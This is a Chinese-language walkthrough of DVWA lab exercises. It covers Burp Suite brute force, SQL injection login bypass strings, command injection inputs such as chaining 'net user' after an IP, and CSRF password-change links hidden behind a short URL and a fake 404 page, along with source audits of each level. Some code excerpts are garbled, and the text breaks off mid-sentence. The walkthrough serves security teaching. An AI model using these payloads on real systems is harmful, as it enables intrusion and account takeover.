
进入“Payloads”页面，“Payload sets”定义有效载荷集数，取决于攻击类型定义，如果有多个参数，“Payload set”下拉列表中选择需要配置的变量，“Payload type”指 Payload 类型，包括：Simple list 简单字典、Runtime file 运行文件、Custom iterator 自定义迭代器、Character substitution 字符替换、Recursive grep 递归查找、Illegal Unicode 非法字符、Character blocks 字符块、Numbers 数字组合、Dates 日期组合、Brute forcer 暴力破解、Null payloads 空 payload、Username generator 用户名生成、Copy other payload 复制其他 payload。在“Payload Options”中导入密码字典。“Payload Processing”对生成的 Payload 进行编码、加密、截取等操作。“Payload Encoding”可用于对最终有效内容中的所选字符进行 URL 编码，以在 HTTP 请求中安全传输，配置哪些有效载荷中的字符应该是 URL 编码的 HTTP 请求中的安全传输。选择“Start attack”开始暴力破解。





结果中“length”是反馈页面的大小，而对于“length”与其他页面不同的特殊字符，表示该页面存在 SQL 注入漏洞，或者是找到的正确参数。

暴力破解的实质是持续的向服务器发送密码尝试，通过在服务器或客户端使用 Wireshark 抓包可观察其过程。



(7) 手工注入 (初级)

从 Burp 爆破结果可以发现没有任何防爆机制，也存在明显的 SQL 注入漏洞。

尝试 Username: admin' or '1'='1 Password: (空) 发现可以注入

尝试 Username: admin' # Password: (空) 发现可以注入

尝试 Username: admin' -- Password: (空) 发现可以注入

(8) 源码分析 (初级)

从源码中可以看到，服务器只是验证了参数 Login 是否被设置 (isset 函数在 php 中用来检测变量是否设置，该函数返回的是布尔类型的值，即 true/false)，没有任何的防爆破机制，且对参数 username、password 没有做任何过滤，存在明显的 sql 注入漏洞。



(7) 暴力破解 (中级)

破解方式和初级是一样的，只是破解时间要长一些。

(8) 源码分析 (中级)

```
<?php
if( isset( $_GET[ 'Login' ] ) ) {
    // Sanitize username input
    $user = $_GET[ 'username' ];
    $user = (isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $user) : ((trigger_error(
mysqli_convert_charset: Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR) & "" == ""));

    // Sanitize password input
    $pass = $_GET[ 'password' ];
    $pass = (isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass) : ((trigger_error(
mysqli_convert_charset: Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR) & "" == ""));
    $pass = md5( $pass );

    // Check the database
    $query = "SELECT * FROM 'users' WHERE user = '$user' AND password = '$pass'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( "Query" . ((is_object($GLOBALS["__mysqli_ston"]) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error()
if( $result && mysqli_num_rows( $result ) == 1 ) {
    // Get users details
    $row = mysqli_fetch_assoc( $result );
    $avatar = $row["avatar"];

    // Login successful
    echo "<p>Welcome to the password protected area ({$user})</p>";
    echo "<img src='{$avatar}' />";
}
else {
    // Login failed
    sleep( 2 );
    echo "<pre>User /Password incorrect.</pre>";
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"])) ? false : $__mysqli_res);
}
?>
```

源码中加入了 `mysqli_real_escape_string` 函数，转义了以下字符“\x00”、“\n”、“\r”、“\”、“'”、“””、“\xla”。并使用了 `sleep(2)` 函数，如果登录错误则延迟两秒相应。


() 暴力破解 (高级)

将 DVMA 等级调为 High，进入 Brute Force，输入用户名 admin，随意输入密码，在 Burp Suite 为 Intercept is on 状态下登录，将抓取的数据包发送至 intruder。Positions 页面下 Attack type 设置为 Pitch fork，清除所有 payload 标志后，将 password 和 user_token 值添加 payload 标志。


Pitch fork 模式是使用多个 payload 组。对于定义的位置可以使用不同的 payload 组。攻击会同步迭代所有的 payload 组，把 payload 放入每个定义的位置中。比如：position 中 A 处有 a 字典，B 处有 b 字典，则 a 【1】 将会对应 b 【1】 进行 attack 处理，这种攻击类型非常适合那种不同位置中需要插入不同但相关的输入的情况。请求的数量应该是最小的 payload 组中的 payload 数量。



进入 Options 页面，在 Grep-Extract 栏目下，点击 Add。然后点击 Refetch response，进行一个请求，在下方可见到响应报文，选取需要提取的字符串，上方 Start after expression 和 End at delimite 的会自动填入数据的起始和结束标识，并将字符串保存下来，后面会用到。



进入 Payloads 页面，Payloads sets 中，Payload set 选择 1，导入密码字典，Payload set 选择 2，将 Payload type 设置为 Recursive grep (递归)，并在 Payload Options[Recursive grep] 的 Initial payload for first request 中粘贴前面拷贝的 token 值作为递归初始值。



攻击结果如下：

Intruder attack 5

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	value='
15	(c)	41010cb58f2e8319c5add270db...	200			4788	4453bf31b7e454da2cdfb...
16	(r)	4453bf31b7e454da2cdfb8eb722...	200			4788	8b1a4923338fd07b7d0...
17	(tm)	8b1a4923338fd07b7d0492dd...	200			4788	4e046f8c606053e61399...
18)	4e046f8c606053e613999ed65...	200			4788	4c83533340fbeeabdcce...
19	*	4c83533340fbeeabdcce3ee1e2...	200			4788	783c2d3a27ccbffcd769...
20	**	783c2d3a27ccbffcd76955636c...	200			4788	6131d55f143d3a6f501c...
21	+	6131d55f143d3a6f501c36367c...	200			4788	d0a61a2000557f862491...
22	-	d0a61a2000557f862491cc8fa8b...	200			4788	0c7a487166aae05c59a7...
23	0	0c7a487166aae05c59a7ce8157...	200			4788	4a72398b304dcc0795fc...
24	s	4a72398b304dcc0795fc173ba3...	200			4788	eddc2879c593c445c356...
25	password	eddc2879c593c445c3569412191e5395	200			4826	2ac10254fc6bde670789...

Request Response

Raw Params Headers Hex

```

1 GET /vulnerabilities/brute/index.php?username=admin&password=password&Login=Login&user_token=
  eddc2879c593c445c3569412191e5395 HTTP/1.1
2 Host: 192.168.142.128
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.142.128/vulnerabilities/brute/index.php
9 Cookie: PHPSESSID=7g68lp7dp3kscolu2ufd9iac2; security=high
10 Upgrade-Insecure-Requests: 1
11
12

```

Finished

() 暴力破解 (impossible)

使用 High 级别的暴力破解方式可以发现无法有效破解，且前三次与之后的反馈字节数不一致。

这是因为使用了可靠的方爆破机制，当检测到频繁的错误登录之后（3 次），系统会锁定账户，无法继续进行暴力破解。

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Redire...	Timeout	Length	value='
0			200		1		4836	a09e269b633ed5...
1	i>L'	f84ee9ed913340809d873fbefa...	200		1		4836	117d372fba7a45...
2	"	117d372fba7a45190c77c371d2...	200		0		4960	08350da3772304...
3	!	08350da3772304b0bb82a1325a...	200		0		4960	764cc07b73f54c...
4	!!	764cc07b73f54c6d3951877f0c9...	200		0		5482	ab2990be6f6aaa...
5	---	ab2990be6f6aaa43af789d255c9...	200		0		5482	a9031a8f1a5e2b...
6	#	a9031a8f1a5e2bb03e08200ddf...	200		0		5482	b08c09bffa0366...

Raw Params Headers Hex

Finished

() 源码分析 (impossible)

```

<?php
if( isset( $_POST[ 'Login' ] ) && isset( $_POST[ 'username' ] ) && isset( $_POST[ 'password' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Sanitize username input
    $user = $_POST[ 'username' ];
    $user = stripslashes( $user );
    $user = ((isset($GLOBALS['__mysqli_ston']) && is_object($GLOBALS['__mysqli_ston'])) ? mysqli_real_escape_string($GLOBALS['__mysqli_ston'], $user ) : ((trigger_error("
[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR) ? "" : ""));

    // Sanitize password input
    $pass = $_POST[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = ((isset($GLOBALS['__mysqli_ston']) && is_object($GLOBALS['__mysqli_ston'])) ? mysqli_real_escape_string($GLOBALS['__mysqli_ston'], $pass ) : ((trigger_error("
[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR) ? "" : ""));
    $pass = md5( $pass );

    // Default values
    $total_failed_login = 3;
    $lockout_time       = 15;
    $account_locked     = false;
}

```


二、命令注入（Command Injection）

命令注入（Command Injection），是指在某些需要输入数据的位置，还构造了恶意的代码破坏了原先的语句结构。而系统缺少有效的过滤，最终达到破坏数据、信息泄露甚至掌控电脑的目的。许多内容管理系统 CMS 存在命令注入漏洞。

(1) 命令注入(Low)

在文本框中输入"192.168.142.128 && net user", 提交后可得到目标主机系统中所有用户。

Ping a device

Enter an IP address:

Pinging 192.168.142.128 with 32 bytes of data:

Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.142.128:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms

\\ 的用户帐户

Administrator	ASPNET	Guest
HelpAssistant	IUSR_KCHEN-07FF39A6E	IWAM_KCHEN-07FF39A6E
SUPPORT_388945a0		

命令运行完毕，但发生一个或多个错误。

注意，如果该命令在攻击主机上直接使用，只会得到本机所有用户。

输入 192.168.142.128 && net user Administrator 得到 Administrator 账号的属性。当然还可以增删账号密码等等。

Ping a device

Enter an IP address:

Pinging 192.168.142.128 with 32 bytes of data:

```
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
```

Ping statistics for 192.168.142.128:

```
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

```
用户名      Administrator
全名
注释      管理计算机(域)的内置帐户
用户的注释
国家(地区)代码 000 (系统默认值)
帐户启用      Yes
帐户到期      从不
```

```
上次设置密码      2020/3/9 下午 12:57
密码到期          从不
密码可更改        2020/3/9 下午 12:57
需要密码          Yes
用户可以更改密码  Yes
```

```
允许的工作站      All
登录脚本
用户配置文件
主目录
上次登录          2020/3/11 下午 11:05
```

```
可允许的登录小时数 All
```

```
本地组成员      *Administrators
全局组成员      *None
命令成功完成。
```

(2) 代码审计(Low)

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

审计代码可以发现直接针对操作系统类型进行 ping，没有对输入的数据作出任何过滤，非常危险。

相关函数介绍：

isset 函数检测变量是否已设置并且非 NULL。

strpos 函数搜索字符串在另一字符串中的第一次出现，返回字符串的剩余部分（从匹配点），如果未找到所搜索的字符串，则返回 FALSE。参数 string 规定被搜索的字符串，参数 search 规定要搜索的字符串（如果该参数是数字，则搜索匹配该数字对应的 ASCII 值的字符），可选参数 before_true 为布尔型，默认为“false”，如果设置为“true”，函数将返回 search 参数第一次出现之前的字符串部分。

php_uname 函数会返回运行 php 的操作系统的相关描述，参数 mode 可取值“a”（此为默认，包含序列“s n r v m”里的所有模式），“s”（返回操作系统名称），“n”（返回主机名），“r”（返回版本名称），“v”（返回版本信息），“m”（返回机器类型）。

shell_exec 的功能是通过 shell 执行命令并将输出结果作为字符串输出。用在此处即将 target 用 ping 执行并返回结果字符串。

可以看到，服务器通过判断操作系统执行不同 ping 命令，但是对 ip 参数并未做任何过滤，导致了严重的命令注入漏洞。

(3) 命令注入(Medium)

再次输入上面的&&攻击命令，发现提示参数错误，表明有过滤，但是它只针对了“&&”和“;”进行了过滤。输入“192.168.142.128 & dir”时，同样可以攻击，表明没有对“&”过滤，“&&”和“&”是有区别的，“&&”是短路运算符，只有前一步执行成功才会执行后一步，而“&”则两个表达式都会执行。输入“192.168.142.128 && net view”时，也是可以的，因为过滤一次后相当于“192.168.142.128 && net view”。

Ping a device

Enter an IP address:

Bad parameter net.

Ping a device

Enter an IP address: 192.168.142.128 & dir

Submit

Pinging 192.168.142.128 with 32 bytes of data:

Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.142.128:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
驱动器 C 中的卷没有标签。
卷的序列号是 5C2F-193C

C:\phpStudy\PHPTutorial\WWW\vulnerabilities\exec 的目录

2020-03-08 12:23

2020-03-08 12:23

2020-03-08 12:23

help

2020-01-13 16:04

1,830 index.php

2020-03-08 12:23

source

1 个文件

1,830 字节

4 个目录 7,123,857,408 可用字节

Ping a device

Enter an IP address: 192.168.142.128 && net view

Submit

Pinging 192.168.142.128 with 32 bytes of data:

Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64
Reply from 192.168.142.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.142.128:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
服务器名称 注释

\\KCHEN-07FF39A6E

命令成功完成。

(4)代码审计(Medium)

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '&',
        ':' => ':',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
??
```

medium 级别的代码和 low 级别的相比的区别是创建了一个数组，并将一些字符放在这个数组中，当发现这个目标中包含所有键名的新数组时，用 \$substitutions 代替。即过滤掉上述的字符。该代码采用了黑名单机制，过滤的敏感字符较少，且直接使用替换空字符的方式，留下漏洞。

相关函数介绍：

Array 函数创建数组。

str_replace 函数以其他字符替换字符串中的一些字符（区分大小写）。

array_keys（）返回包含数组中所有键名的一个新数组。

(5) 命令注入(High)

输入 Medium 中所尝试的命令皆反馈参数错误，尝试输入 192.168.142.128|net view，可以攻击，“|”是管道符，意思是将前者处理后的结果作为参数传给后者。

Ping a device

Enter an IP address:

服务器名称	注释

\\KCHEN-07FF39A6E	命令成功完成。

(6) 代码审计(High)

对代码分析可知，服务器代码中对很多敏感符号进行了过滤，但是管道符“|”后有一个空格，属于程序员粗心导致的低级错误。如果测试命令中输入 192.168.142.128| net view，会提示错误。

相比 Medium 级别的代码，High 级别的代码进一步完善了黑名单，但由于黑名单机制的局限性，依然可以绕过。

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&' => '',
        ':' => '',
        '|' => '',
        '-' => '',
        '$' => '',
        '(' => '',
        ')' => '',
        ',' => '',
        '||' => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

Ping a device

Enter an IP address:

Ping request could not find host 192.168.142.128net. Please check the name and try again.

- (7) 命令注入(Impossible)
进行各种尝试无法注入。
- (8) 代码审计(Impossible)

通过审计代码发现，服务器代码中对所输入的 IP 地址，通过“.”进行了切割分解，逐一处理和数字验证，再重新按 IP 地址规则组装。对于不符合 IP 地址规则的，反馈提示错误的 IP。

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $target = $_REQUEST[ 'ip' ];
    $target = stripslashes( $target );

    // Split the IP into 4 octets
    $octet = explode( ".", $target );

    // Check IF each octet is an integer
    if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) ) {
        // If all 4 octets are int's put the IP back together.
        $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];

        // Determine OS and execute the ping command.
        if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
            // Windows
            $cmd = shell_exec( 'ping ' . $target );
        }
        else {
            // *nix
            $cmd = shell_exec( 'ping -c 4 ' . $target );
        }

        // Feedback for the end user
        echo "<pre>{$cmd}</pre>";
    }
    else {
        // Ops. Let the user know theres a mistake
        echo '<pre>ERROR: You have entered an invalid IP.</pre>';
    }
}

// Generate Anti-CSRF token
```

相关函数介绍：

stripslashes 函数会删除字符串 string 中的反斜杠，返回已剥离反斜杠的字符串。

explode 把字符串打散为数组，返回字符串的数组。参数 separator 规定在哪里分割字符串，参数 string 是要分割的字符串，可选参数 limit 规定所返回的数组元素数目。

is_numeric 检测 string 是否为数字或数字字符串，如果是返回 TRUE，否则返回 FALSE。

可以看到，Impossible 级别的代码加入了 Anti-CSRF token，同时对参数 ip 进行了严格的限制，只有诸如“数字.数字.数字.数字”的输入才会被接收执行，因此不存在命令注入漏洞。

三、跨站请求伪造（CSRF）

CSRF，全称 Cross-site request forgery，翻译过来就是跨站请求伪造，是指利用受害者尚未失效的身份认证信息（cookie、会话等），诱骗其点击恶意链接或者访问包含攻击代码的页面，在受害人不知情的情况下以受害者的身份向（身份认证信息所对应的）服务器发送请求，从而完成非法操作（如转账、改密等）。CSRF 与 XSS 最大的区别就在于，CSRF 并没有盗取 cookie 而是直接利用。在 2013 年发布的新版 OWASP Top 10 中，CSRF 排名第 8。

（1）漏洞利用（Low）

随意填入内容，查看到提交后浏览器地址变为

`http://192.168.142.128/vulnerabilities/csrf/?password_new=666&password_conf=666&Change=Change#`

①尝试欺骗构建链接

`http://192.168.142.128/vulnerabilities/csrf/?password_new=555&password_conf=555&Change=Change#`

点击该链接后(原浏览器打开)，可发现密码被更改。因此受害者点击这个链接，密码就会被更改。

不过该方式过于明显，且受害者点击链接之后看到反馈页面就会发觉。

因此需要对链接做一些处理：短链接隐藏。

②构建欺骗短链接

构建短链接隐藏实验之前，需为目标主机加上域名，可以通过 DNS 软件来构建，也可以通过修改操作主机的 host 文件。

如 win10 操作系统下，用记事本或其它文本编辑器打开“C:\Windows\System32\drivers\etc”目录中的 hosts.sys 系统文件，在文件末尾增加

`192.168.142.128 www.DVWA-TEST.com`

测试

`http://www.dvwa-test.com/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#`

可访问

通过百度短网址构建短链接



[缩短网址](#)
[还原网址](#)

[缩短网址](#)

有效期: 一年

短网址: <https://dwz.cn/G1t5A3g>
[复制网址](#)

原网址: http://www.dvwa-test.com/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#

短网址访问成功，但依然会显示反馈页面。

③构造攻击页面

现实攻击场景下，这种方法需要事先通过公网上传、邮件或即时通讯软件等方式发送攻击页面，诱骗受害者去访问，真正能够在受害者不知情的情况下完成 CSRF 攻击。

```


<h1>404</h1>

<h2>file not found.</h2>
```

反馈页面为：

404

file not found.

用户无法觉察。

(2) 代码审计(Low)

```
<?php

if( isset( $_GET[ 'Change' ] ) ){
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"]) &&
is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"],  $pass_new ) :
(trigger_error("[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does
not work.", E_USER_ERROR)) ? "" : "");
```

```

$pass_new = md5( $pass_new );

// Update the database
$insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" .
dwwaCurrentUser() . "'";

$result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre>' .
((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) :
(($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

// Feedback for the user
echo "<pre>Password Changed.</pre>";
}
else {
// Issue with passwords matching
echo "<pre>Passwords did not match.</pre>";
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false :
$__mysqli_res);
}
?>


```

从代码中可以看到，服务器收到修改密码的请求后，会检查参数 password_new 与 password_conf 是否相同，如果相同，就会修改密码，并没有任何的防 CSRF 机制（当然服务器对请求的发送者是做了身份验证的，是检查的 cookie，只是这里的代码没有体现）。


（3）漏洞利用（Medium）

尝试使用 Low 级别中的攻击页面，发现攻击无效。

使用 Burpsuite 抓包对比发现，正常页面包含了 Referer 参数



而攻击页面提交后抓包数据中没有这个参数



Referer 是 HTTP 请求 header 的一部分，当浏览器（或者模拟浏览器行为）向 web 服务器发送请求的时候，头信息里有包含 Referer，表示请求页面来源，可用于防盗链、防恶意请求、跟踪访问来源。

攻击方案一：

构建 Low 级别中的攻击页面，使用 Burp 截取数据包，使用"Send to Repeater"，修改页面首部，加入 Referer: http://www.dvwa-test.com/vulnerabilities/csrf/,发送修改后的首部，可

